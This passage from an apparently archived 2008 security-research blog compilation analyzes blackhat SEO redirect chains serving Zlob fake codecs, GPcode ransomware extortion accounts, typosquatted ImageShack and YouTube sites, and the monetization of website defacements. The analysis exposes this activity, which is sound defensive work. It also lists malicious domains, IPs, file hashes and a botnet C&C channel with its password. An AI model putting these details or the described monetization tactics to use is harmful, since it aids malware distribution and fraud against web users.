rienced sellers in the market? New market entrants that suddenly managed to get hold of huge amounts of

stolen credit cards, consciously or subconsciously introduce [3]penetration pricing in the market. Basically, they are aware of several services and they prices they charge for the goods offered, so on the basis of these prices they start to on purposely undercutting them in order to achieve the necessary growth during the introduction period.

With the ever decreasing cost required to conduct cybercrime, any investment made would automatically re-

sult in a positive return on investment. Moreover, for the time being, there's no way we can even consider talking about the average price for a stolen credit card number, as everyone is playing by their own rules, with only a few exceptions using basic market principles. So if you even come across an article or a report stating that the price of a certain good is the specific amount of money pointed out, don't take the number of granted, as this is just one of the many such servics and propositons the researchers came across to, not the average.

Ironically, just like you have publicly available backdoored versions of Mpack and Icepack aiming to trick the average script kiddies into providing those who backdoored the kits

with the opportunity to hijack their successful campaigns, that's of course next to the backdoored phishing pages released in the very same fashion, we also have scammers trying to scam other scammers by pitching the stolen credit cards and never "delivering the goods".

327

1. http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html

2. http://en.wikipedia.org/wiki/Price_discrimination

3. http://en.wikipedia.org/wiki/Penetration_pricing


328

#	Result	Protocol	Host	URL	Body	Content-T...
2	200	HTTP	porntubedirect.info	/	9,420	text/html; c...
3	200	HTTP	porntubedirect.info	/stat/counter.gif?l=http://porntubedirect.info/&r=	43	image/gif
4	200	HTTP	porntubedirect.info	/style.css	5,452	text/css
5	200	HTTP	porntubedirect.info	/stat/count.php?kw=porn%20video	311	text/html; c...
6	200	HTTP	porntubedirect.info	/image/bloggerbutton1.gif	0	image/gif
7	302	HTTP	216.240.139.234	/sutra/in.cgi?3	229	text/html; c...
8	301	HTTP	www.dirtyxxxvids.com	/index.php?id=4078	249	text/html; c...
9	200	HTTP	anykindclips.com	/index.php?id=4078	50,510	text/html
10	200	HTTP	anykindclips.com	/popup/pop1_2007-09-04.js?id=4078&n=mainstream	896	text/html
11	200	HTTP	anykindclips.com	/popup/pre_2007-09-04.js?id=4078&n=mainstream	585	text/html
12	200	HTTP	anykindclips.com	/popup/pop2_2007-09-04.js?id=4078&n=mainstream	1,518	text/html
13	200	HTTP	anykindclips.com	/img/logo.gif	2,004	image/gif
14	200	HTTP	anykindclips.com	/img/showyrs.gif	437	image/gif
15	200	HTTP	anykindclips.com	/img/gray1.gif	240	image/gif
16	200	HTTP	anykindclips.com	/img/upload.gif	2,697	image/gif
17	200	HTTP	anykindclips.com	/img/gray2.gif	240	image/gif
18	200	HTTP	www.anykindclips.com	/st/thumbs/007/4162200335.jpg	30,472	image/jpeg
19	200	HTTP	anykindclips.com	/img/rating5.jpg	1,826	image/jpeg
20	200	HTTP	www.anykindclips.com	/st/thumbs/006/4874731079.jpg	19,899	image/jpeg
21	200	HTTP	www.anykindclips.com	/st/thumbs/012/8576572230.jpg	15,369	image/jpeg
22	200	HTTP	anykindclips.com	/img/rating4.jpg	1,474	image/jpeg
23	200	HTTP	www.anykindclips.com	/st/thumbs/019/2623020024.jpg	19,573	image/jpeg
24	200	HTTP	www.anykindclips.com	/st/thumbs/016/2748094946.jpg	15,650	image/jpeg
25	200	HTTP	anykindclips.com	/img/rating3.jpg	1,469	image/jpeg
26	200	HTTP	www.anykindclips.com	/st/thumbs/011/5984755633.jpg	12,945	image/jpeg
27	200	HTTP	www.anykindclips.com	/st/thumbs/046/1792587419.jpg	17,255	image/jpeg
28	200	HTTP	www.anykindclips.com	/st/thumbs/042/1683737538.jpg	13,292	image/jpeg
29	200	HTTP	www.anykindclips.com	/st/thumbs/025/2812784389.jpg	14,214	image/jpeg
30	200	HTTP	www.anykindclips.com	/st/thumbs/024/5712498091.jpg	19,735	image/jpeg
31	200	HTTP	www.anykindclips.com	/st/thumbs/050/7729930128.jpg	23,132	image/jpeg
32	200	HTTP	www.anykindclips.com	/st/thumbs/030/8745701830.jpg	16,674	image/jpeg
33	200	HTTP	www.anykindclips.com	/st/thumbs/050/9172983961.jpg	20,443	image/jpeg
34	200	HTTP	www.anykindclips.com	/st/thumbs/031/4957950055.jpg	16,767	image/jpeg

Blackhat SEO Redirects to Malware and Rogue Software (2008-06-05 13:38)

A black SEO farm with built-in redirection to a multitude of sites serving rogue codecs (Zlob malware variants) and

[1]fake security software phoning back to [2]UkrTeleGroup Ltd’s network - could it get even more interesting? Of course, as the current state of Zlob malware serving tactics can be seperated in two distinct groups, those abusing the [3]"sort of" zero day Flash exploit, as the currently [4]active SQL injection attacks are all taking advantage of it, and those still relying on plain simple redirect to multimedia sites requiring you to install the fake codec.




While tracking down the [5]massive blackhat SEO poisoning campaigns that took place in March, 2008, as well as the countless number of embedded/injected malware campaigns targeting high profile sites that we've been seeing recently, it's becoming increasingly common to come across a repeating malicious pattern. Basically, a [6]domain portfolio of typosquatted domains looking like legitimate codec sites is created, several bogus video, mostly p0rn related sites

with no content start acting as a frontend to the codecs, where traffic is driven through blackhat SEO

doorways. Moreover, rogue codec sites are increasing because the templates for the p0rn and codec sites are turning into a commodity, just like phishing pages and DIY phishing page generators lowering down the entry barriers into these practices.

330



Let’s assess a sample redirection doorway, a visualization and sample traffic of which you can see in the attached screenshots. At ***porntubedirect.info*** *we have a fake counter* ***porntubedirect.info/stat/count.php*** *loading the*

*redirection script from **216.240.139.234/sutra/in.cgi?3** which is a javascript serving a different site on-the-fly, courtesy of a well known blackhat SEO campaign tool. The output of this redirection is a new domain serving Zlob variants in the form of fake codecs hosted under the following domains :*

antivirus-scanonline.com

indafuckfuck.com

newcontents2008.com

avwav.com

anykindclips.com

dirtyxxxvids.com

clipsmachines.com

thesoft-portal-08.com

331

Sample detecton rates for the codecs obtained :

Scanners Result: 8/32 (25 %)

W32/PolyZlob!tr.dldr; Trojan:Win32/Tibs.gen!lds

File size: 119296 bytes

MD5...: dc5538af557cb4c311cb86d6574400ba

SHA1..: 5cf1602db8c4fdd3c5ac5101e5a6c5daa77f5ff1

Scanners Result: 6/32 (18.75 %)

Trojan-Downloader.Win32.FraudLoad.axa;
Trojan.Dldr.FraudLoad.axa

File size: 60416 bytes

MD5...: 14938bfe35128687e05f7f8ccbd29c7d

SHA1..: cf651e959fff945c9659321e79ba2788062b721d

Scanners Result: 14/32 (43.75 %)

Trojan-Downloader.Win32.Zlob.lps;
TrojanDownloader:Win32/Zlob.IB

File size: 18432 bytes

MD5...: 9b3bbcd4549970a92eb1b11c46a451bb

SHA1..: 679508aba4e547935d5e4104a735c754b40de49e

Scanners Result: 18/32 (56.25 %)

Trojan-Downloader.Win32.Delf.ilx;
TrojanDownloader:Win32/Chengtot.A

File size: 91683 bytes

MD5...: 727e3f353281229128fdb1728d6ef345

SHA1..: 3f9c9000b273e8bf75db322382fbaabf333faf26

Once we've managed to obtain several of the fake codec domains, passive DNS monitoring and using third-party tools helps us expose a huge portfolio of rogue domains such as :

332



funfuckporn.com

musicpo

rtalfree.com

online-dvdrip.com

widget-porn.com

gt-funny.com

gt-movies.com

gt-stars.com

hot-sextube.com

hot-pornotube-2008.com

hot-pornotube08.com

hotpornotube08.com

porn-youtube-08.org

333

uriy.org

sextube20008.com

streamxxxvideo.com

xxxgirlsgirls.com

porno-tube20008.com

2008adultstreamportal2008.com

2008adults2008.com

adult18tube2008.com

sextube18adult.com

all-videos-home.com

adultstreamportal2008.com

onlinestreamvide.com

adultvideos4all.com

sex18tube2008.com

adultxx-18.com

mymediasex.com

ladyxxxworld.com

adultstreamportal.com

young-girls-board.com

porn-youtube08.net

adultfreemarket.info

adult-codec08.com

adult-tubecodec08.com

adult-tubecodec2008.com

adulthot-codec08.com

adulttubecodec2008.com

hot-tubecodec20.com

334



media-tubecodec2008.com

porn-tubecodec20.com

hot-sextubecodec.com

sexporntubecodec14.com

sexporntubecodec32.com

sexporntubecodec77.com

sexporntubecodec98.com

adult-codec08.com

adult-codec2008.com

adult-tubecodec08.com

adult-tubecodec2008.com

adulthot-codec08.com

adulthot-codec20008.com

335

adulthot-codec2008.com

adulthotcodec032008.com

adulthotcodec072008.com

adulthotcodec092008.com

adulthotcodec29018.com

adulthotcodec29098.com

adulttubecodec2008.com

media-tubecodec2008.com

sexhotcodec09.com

sexhotcodec1.com

sexhotcodec11.com

sexhotcodec12.com

sexhotcodec90.com

thehotcodec21.com

thehotcodecgt.com

thehotcodechq.com

thehotcodeclk.com

thehotcodecrt.com

thehotcodecxx.com

thehotcodeczz.com

What you see is not always what you get online, however, the infrastructure providers in the majority of malware campaigns tend to remain the same.

1. http://ddanchev.blogspot.com/2008/05/got-your-xpshield-up-and-running.html

2. http://ddanchev.blogspot.com/2008/02/geolocating-malicious-isps.html

3. http://ddanchev.blogspot.com/2008/05/malware-attack-exploiting-flash-zero.html

4. http://ddanchev.blogspot.com/2008/05/yet-another-massive-sql-injection.html

5. http://ddanchev.blogspot.com/2008/03/massive-iframe-seo-poisoning-attack.html

6. http://ddanchev.blogspot.com/2008/03/portfolio-of-fake-video-codecs.html

336



Using Market Forces to Disrupt Botnets (2008-06-09 10:53)

There's never been a shortage of radical approaches for[1] disrupting the most successful botnets, but a surplus of ethics on behalf on researchers as well as a lack of an internationally implemented legislation on who, how and when should be given a mandate to do so.

Basically, country A doesn't really want country B's security researchers messing up with the infected hosts in the country citing cyber espionage fears, despite that the researchers' intentions remain purely the result of their capabilities to make an impact. And self-regulation in times when the average Internet user wants her Web 2.0

experience, and doesn’t really feel comfortable trying to understand what the latest SQL injection has to do with, is so unpragmatic that it makes me wonder why is everyone so obsessed in trying to measure how many PCs are malware infected out of a given number. In reality, what should be measured in order to emphasize on the degree of which malware introduced by multiple parties is managing to infect a PC, is with how many different instances of malware is a single PCs infected in a particular moment of time. Now, go perform a forensics audit on a PC which on behalf of the over ten different pieces of malware, is responsible for fraudulent Ebanking transactions, hosting of phishing pages, participating in fast-flux networks that were once serving scams and the next time live exploit URLs, a daily reality for a countless number of forensics experts.

How could market forces be used to disrupt botnets anyway, and how relevant would this approach be in a

real-life situation? As every other [2]underground market propostion, buying botnets is no different than buying stolen credit cards, as long as your have multiple propositions to take into consideration, where the price ranges often vary over 100 % between the offers. With the [3]increasing supply of botnets for sale, and degree of price differentiation, a certain country can easily buy direct access to [4]request a botnet on demand with infected hosts 337



within the country only and do whatever they want with them - in this case perhaps fortify and patch the host, upon forwarding it to the several online malware scanners to ensure they won’t have to rebuy access to it again. Security radicalization like in this case, is an often misinterpreted term which when applied in a free market economy can ruin

a lot of, perhaps, broken business models, but will also contribute to the development of new market segments.

Hand me the botnet menu, please :

For instance, 1000 bots go for $25 bucks, there are however propositions offering 10,000 bots for $50 bucks, theoretically, as there's always the suspicion that they won't deliver the goods and you'll end up with a situation where scammers scam the scammers, for $1000 you can buy a 100k infected PCs, and for another $100,000 a million infected PCs. So what? Well, establishing a task force to periodically purchase already infected PCs and disinfecting them, of course, in a opt-in fashion on behalf of the end users in order to please the paper tigers, stating that if their government can magically help them fight malware, they're interested, is one of the many ways market forces could be used to directly mess up with the oversupply of botnets for sale.

The question is perhaps not how realistic this is since both the service and the direct contact approach are there, but how important such a perspective is for anything cybercrime at the bottom line, since cybercrime has long stopped increasing, it's basically reaching a stage beyond efficiency and turning into an easily outsourceable process, with the lowest entry barriers to participate in it ever.

1. http://honeyblog.org/archives/172-Polluting-Storm.html

2. http://ddanchev.blogspot.com/2008/06/price-discrimination-in-market-for.html

3. http://ddanchev.blogspot.com/2007/10/botnet-on-demand-service.html

4. http://ddanchev.blogspot.com/2008/03/loadsccs-ddos-for-hire-service.html

338



Who's Behind the GPcode Ransomware? (2008-06-10 10:38)

So, the ultimate question - [1]who's behind the GPcode ransomware? It's Russian teens with pimples, using E-gold and Liberty Reserve accounts, running three different GPcode campaigns, two of which request either $100 or $200

for the decryptor, and communicating from Chinese IPs. Here are all the details regarding the emails they use, the email responses they sent back, the currency accounts, as well their most recent IPs used in the communication : Emails used by the GPcode authors where the infected victims are supposed to contact them :

content715@yahoo.com

saveinfo89@yahoo.com

cipher4000@yahoo.com

decrypt482@yahoo.com

Virtual currency accounts used by the malware authors :

Liberty Reserve - account U6890784

E-Gold - account - 5431725

E-Gold - account - 5437838

Sample response email :

" Next, you should send $100 to Liberty Reserve account U6890784 or E-Gold account 5431725 (www.e-gold.com) To buy E-currency you may use exchange service, see or any other.

In the transfer description specify your e-mail. After receive your payment, we send decryptor to your e-mail. For check our guarantee you may send us one any encrypted file (with cipher key, specified in any ! _READ _ME _!.txt file, being in the directorys with the encrypted files). We decrypt it and send to you originally decrypted file.

Best Regards,

339

Daniel Robertson "

Second sample response email this time requesting $200 :

" The price of decryptor is 200 USD. For payment you may use one of following variants: 1. Payment to E-Gold account 5437838 (www.e-gold.com). 2. Payment to Liberty Reserve account U6890784 (www.libertyreserve.com). 3.

If you do not make one of this variants, contact us for decision it. For check our guarantee you may send us ONE any encrypted file. We decrypt it and send to you originally decrypted file. For any questions contact us via e-mail.

Best regards.

Paul Dyke "

So, you've got two people responding back with copy and paste emails, each of them seeking a different

amount of money? Weird. The John Dow-ish Daniel Robertson is emailing from 58.38.8.211 (Liaoning Province

Network China Network Communications Group Corporation No.156,Fu-Xing-Men-Nei Street, Beijing 100031), and Paul Dyke from 221.201.2.227 (Liaoning Province Network China Network Communications Group Corporation

No.156,Fu-Xing-Men-Nei Street, Beijing 100031), both Chinese IPs, despite that these campaigners are Russians.

Here are some comments I made regarding cryptoviral extortion two years ago - [2]Future Trends of Malware

(on page 11; and page 21), worth going through.

1. http://blogs.zdnet.com/security/?p=1259

2. http://packetstormsecurity.org/papers/general/malware-trends.pdf

340



ImageShack Typosquatted to Serve Malware (2008-06-11 15:12)

This is ironic because you have one of the most popular image sharing sites typosquatted, and malware served by copying ImageShack's directory structure, next to using spoofed image files which are the actual executables -

"[1]Fake ImageShack site serving malware, links distributed over IM"

" The real ImageShack site is ***imageshack.us*** *, however, the malware authors are impersonating ImageShack and*

using ***imageshaack.org***

(64.74.125.21) *, in particular*

imageshaack.org/img/Picture275.jpg, *which is where the malware is. Once the user gets infected with the malware, Backdoor.Win32.SdBot.eiu in this case, the host joins an IRC channel where the botnet masters continue issuing commands for the campaign to spread "*

Scanners Results : 14/32 (43.75 %)

Backdoor.Win32.SdBot.eiu; a variant of Win32/Injector.AV

File size: 31040 bytes

MD5...: eef33ca4036a5bf709f62098c55fb751

SHA1..: 5e7bdde09c760031c0a29cc0bb2ee2503aff3bf3

The malware then connects to simplythebest.mydyn.net:6532 (81.169.171.145) joining channel #99993333

with password plasma1991 , acting as the C &C for this campaign spreading over MSN.

1. http://blogs.zdnet.com/security/?p=1266

341



Fake YouTube Site Serving Flash Exploits (2008-06-12 13:25)

Originally mentioned by the folks at Sunbelt, this [1]fake YouTube site happens to be a bit more interesting than it seems at the first place :

" Clicking on that link then redirects to a different site, youtube-s, which serves exploits to attempt to infect your system. Then, if your browser hasn't completely crashed at that point, you may ultimately get redirected to the real YouTube, displaying some idiotic video (he

nce, possibly even helping to continue the infection, by having users forward the spam above) "

342



Interesting mostly because it not just attempts to serve a online games password stealer through exploiting the ubiquitous MDAC exploit, but is [2]also serving a flash exploit which when analyzed leads us to a web based C

&C of new malware kit. And although I've been aware of its existence for a while now, it's the first time I see it in action.

Upon analyzing yout

ube-r.com (211.95.79.57) a couple of days ago, it's now returning a 403 forbidden message, however, copies of the malware have already been obtained and analyzed. In between attempting to infect with MDAC at youtube-s.com/load.php?id=912 ; the flash exploit loads from a9rhiwa.cn/update _files/1.swf , and while this is happening the end user is redirected to the real YouTube site. Some sample detection rates :

343



Scanners result : 7/32 (21.88 %)

TR/Crypt.ULPM.Gen; Mal/EncPk-CO

File size: 8704 bytes

MD5...: cb8611db343067e1fb663ab6ee671114

SHA1..: 4497715e0a365863d6ca41ab12254bf591118ed7

Scanners result : 10/32 (31.25 %)

SWF:CVE-2007-0071; Exploit:Win32/APSB08-11.gen!A

File size: 593 bytes

MD5...: 5b6b28d4de3df92f48fbe5e8bd565cda

SHA1..: 3123d357d2080d1ee09ee67203275d51332e3397

344



The password stealer than connects to the C &C, from where an unknown for the time being number of campaigns are coordinated. What's a useless virtual good such as passwords for MMORPGs for malware gangs aiming to steal Ebanking details through banking malware for instance, is [3]a precious and valuable good for others operating on the other side of the world, where a virtual item is [4]more expensive than access to an Ebanking account.

1. http://sunbeltblog.blogspot.com/2008/06/dangerous-youtube-spoof.html

2. http://ddanchev.blogspot.com/2008/05/malware-attack-exploiting-flash-zero.html

3. http://ddanchev.blogspot.com/2007/03/underground-economys-supply-of-goods.html

4. http://ddanchev.blogspot.com/2008/06/price-discrimination-in-market-for.html

345



Monetizing Web Site Defacements (2008-06-13 16:15)

What used to be a harmless web site defacements back in the old school days, is today's ongoing monetization of defaced web sites, a logical development given the consolidation between different underground parties, evidence of which can be seen in the majority of incidents I've been analyzing recently.

[1]The Africa Middle Market Fund' site is the latest example of a web site defacer is abusing the access to the web server to generate and locally host blackhat SEO pages, which when once access only by searching for the keywords and consequently returning 404 if traffic isn't coming from a search engine, redirect to known rogue security software, in this case, the [2]XP antivirus protection (securityscannersite.com) which you must be familiar with if you were following the [3]assessments of the [4]massive IFRAME SEO [5]poisoning attacks that took place during March this year. More about the found :

" The Africa Middle Market Fund is a private capital fund that invests in small and medium sized African businesses who need from $500,000 up to $2 million to grow and succeed to their full potential. We are a "double bottom-line" or "impact investment" fund, meaning that we care equally about financial performance and social benefit. We are for-profit and insist on our investees employing world standards of financial and business management to maximize their chances of success "

346



Most of the outgoing links from a sample of over 50 blackhat SEO pages at the site point to 23search.org , which is an invitation-only affiliate based network for traffic exchange, connecting different malicious parties together :

" What is this site? This site helps webmasters to earn money with their sites. How it works? Our program generate traffic from search engines and display advertising. What shell I do to start with you? Signup, get php file from member area, put file into your website directory, modify or create .htaccess in the same directory, and receive money! "

The session is then redirected to drivemedirect.com/soft.php?aid=0195 &d=3 &product=XPA, as well as to drivemedirect.com/soft.php?aid=0263 &d=2 &product=XPC to ultimately redirect the user to online-xpcleaner.com/2/freescan.php?aid=880263

Moreover, the majority of blackhat SEO campaigns are also starting to apply evasive techniques to make it harder to analyze them. In this particular campaign for instance, only traffic comming from search engines would get the chance to see the SEO page due to the use of document.referrer tags. Here are some sample monitization practices from what I've seen between the lines of recently defaced sites :

- installing web backdoors and reselling the access to phishers, spammers and malware authors who would

have full control over the content, and can therefore do whatever they to with the web server

347



- installing web based spamming tools that later on will be either used directly by the defacers, or access to the tools sold to those interested in using them

- participating in an affiliate based blackhat SEO networks, where revenue coming of the victims w

ho installed the rogue software is shared among the defacer and the affiliate based network, which doesn't really care how and where is all the traffic coming from

- forwarding the responsibility of hosting phishing pages to the legitimate site by hosting them locally in between sending the phishing emails again using the same host

- selling the access by promoting it based on its page rank

Web site defacements in times when [6]traffic suppliers are efficiently coordinating campaigns with traffic seekers, will mature into a tool for providing malicious infrastructure on demand, just like botnets did. Then again, the endless possibilities provided by insecure web applications are already blurring the lines between web site defacements and SQL injections.

348

Related posts:

[7]Pro-Serbian Hacktivists Attacking Albanian Web Sites

[8]The Rise of Kosovo Defacement Groups

[9]A Commercial Web Site Defacement Tool

[10]Phishing Tactics Evolving

[11]Web Site Defacement Groups Going Phishing

[12]Hacktivism Tensions

[13]Hacktivism Tensions - Israel vs Palestine Cyberwars

[14]Mass Defacement by Turkish Hacktivists

[15]Overperforming Turkish Hacktivists

[16]Blackhat SEO Campaign at The Millennium Challenge Corporation

[17]Massive IFRAME SEO Poisoning Attack Continuing

[18]Massive Blackhat SEO Targeting Blogspot

[19]The Invisible Blackhat SEO Campaign

[20]Attack of the SEO Bots on the .EDU Domain

[21]p0rn.gov - The Ongoing Blackhat SEO Operation

[22]The Continuing .Gov Blackat SEO Campaign

[23]The Continuing .Gov Blackhat SEO Campaign - Part Two

[24]Compromised Sites Serving Malware and Spam

1. http://africammfund.com/

2. http://ddanchev.blogspot.com/2008/05/got-your-xpshield-up-and-running.html

3. http://ddanchev.blogspot.com/2008/03/massive-iframe-seo-poisoning-attack.html

4. http://ddanchev.blogspot.com/2008/03/rogue-rbn-software-pushed-through.html

5. http://ddanchev.blogspot.com/2008/03/more-cnet-sites-under-iframe-attack.html

6. http://blogs.zdnet.com/security/?p=1200

7. http://ddanchev.blogspot.com/2008/05/pro-serbian-hacktivists-attacking.html

8. http://ddanchev.blogspot.com/2008/04/rise-of-kosovo-defacement-groups.html

9. http://ddanchev.blogspot.com/2008/04/commercial-web-site-defacement-tool.html

10. http://ddanchev.blogspot.com/2008/04/phishing-tactics-evolving.html

11. http://ddanchev.blogspot.com/2008/04/web-site-defacement-groups-going.html

12. http://ddanchev.blogspot.com/2006/02/hacktivism-tensions.html

13. http://ddanchev.blogspot.com/2006/07/hacktivism-tensions-israel-vs.html

14. http://ddanchev.blogspot.com/2007/11/mass-defacement-by-turkish-hacktivists.html

15. http://ddanchev.blogspot.com/2007/11/overperforming-turkish-hacktivists.html

16. http://ddanchev.blogspot.com/2008/05/blackhat-seo-campaign-at-millennium.html

17. http://ddanchev.blogspot.com/2008/03/massive-iframe-seo-poisoning-attack.html

18. http://ddanchev.blogspot.com/2008/02/massive-blackhat-seo-targeting-blogspot.html

19. http://ddanchev.blogspot.com/2008/01/invisible-blackhat-seo-campaign.html

20. http://ddanchev.blogspot.com/2007/01/attack-of-seo-bots-on-edu-domain.html

21. http://ddanchev.blogspot.com/2007/11/p0rngov-ongoing-blackhat-seo-operation.html

22. http://ddanchev.blogspot.com/2008/02/continuing-gov-blackat-seo-campaign.html

23. http://ddanchev.blogspot.com/2008/02/continuing-gov-blackat-seo-campaign_25.html

24. http://ddanchev.blogspot.com/2007/10/compromised-sites-serving-malware-and.html



Malicious Doorways Redirecting to Malware (2008-06-16 09:36)

Blacklisting malicious sites in times when legitimate ones are starting to compete with bogus .info and .biz ones for the leading position of hosting and serving malicious content, is a bit of an outdated and reactive approach for protecting against unknown threats. However, a single malicious domain whose live exploits can be easily detected and consequently blocked, is often just a front end to a large domains portfolio whose malicious content may easily pass through web filtering and on-the-fly malware attempts. Even worse, a malicious domain often exists in multiple "alternate

realities" since a single IP is hosting many other unique and related malware domains.

In this post, I'll assess [1]a misconfigured malicious doorway, that is redirecting to ten different malware sites

[2]serving Zlob variants by delivering fake codecs that all the bogus adult sites require. The doorway is misconfigured in the sense of not recording the IP and checking the cookie set, in comparrision to every average web malware exploitation kit out there, which will not serve anything malicious when accessed for a second time since it's hashing the IPs that accessed it already. This is just the tip of the iceberg when it comes to the emerging evasive approaches applied to make the analysis of such doorways a bit more time and resources consuming. In a single sentence -

there's evidence blackhat SEO-ers are starting to exchange crawling manipulation know-how with malware authors .

350



In this example we have bestxvids.info (87.118.116.11) which is reditecting to all-in

dex.com/in.cgi?5 (87.118.116.11) a URL that's been actively spammed across forums and guestbooks vulnerable to automatic posting vulnerabilities (weak CAPTCHAs and web application vulnerabilities) which is then redirecting to the following fake codec domains on the fly, and since the redirection script isn't hashing my IP like the majority of well configured ones requiring the use of multiple IPs if we're to expose all the campaigns, it makes the investigation easier :

tubeuniverses.com/teen/index.php?id=1883 - (78.108.177.99)

new-content-s2008.com/freemovie/938/0/ - (72.21.53.218)

teens.0bucksforpornmovie.com/?id=4199 - (64.28.181.28)

getadultaccess.com/movie/?aff=5310 - (200.63.46.84)

hqtube.com/?7014000000 - (88.85.66.116)

supersharebox.com/softw/?aff=5310 &saff=0 - (200.63.46.84)

scanner.shredderscan.com/5/?advid=4329 - (92.241.182.13)

myflydirect.com/1/5310/ - (200.63.46.84)

getadultaccess.com/movie/?aff=5310 - (200.63.46.84)

351



hotvidstube.com/teen/index.php?id=1883 - (78.108.177.99)

2008-adult-2008.com/freemovie/938/0/ - (72.21.53.218)

s-soft08freeware.com/download/502/938/0 - (91.203.70.18)

Where’s the "alternate reality"? All of the following fake codec and adult sites serving Zlob variants, with minor exceptions of course, are also responding to the main IP of the redirector - 87.118.116.11 :

carsfoto.ru

cheapest-pharmacy.com

coolsexmovies.net

352

free-movie-xxx.net

gold-collection.biz

p-o-r-n-0.com

p-o-r-n-0.info

sexakaporn.com

stred.biz

stred.in

tosserhost.com

west-video-xxx.info

wowtofree.info

Shall we also expose the entire scammy ecosystem of Zlob variants, as always, sharing the same netblocks in order to keep it simple? But of course :

porn-youtube08.net

sextubecodec55.com

2008adult2008.com

adultstreamportal2008.com

newcontent-s2008.com

adultxx-18.com

newcontents2008.com

onlinestreamvide.com

2008adultstreamportal2008.com

newcontents2008.com

hot-pornotube2008.com

adult-youtube-8.com

2008adult-s2008.com

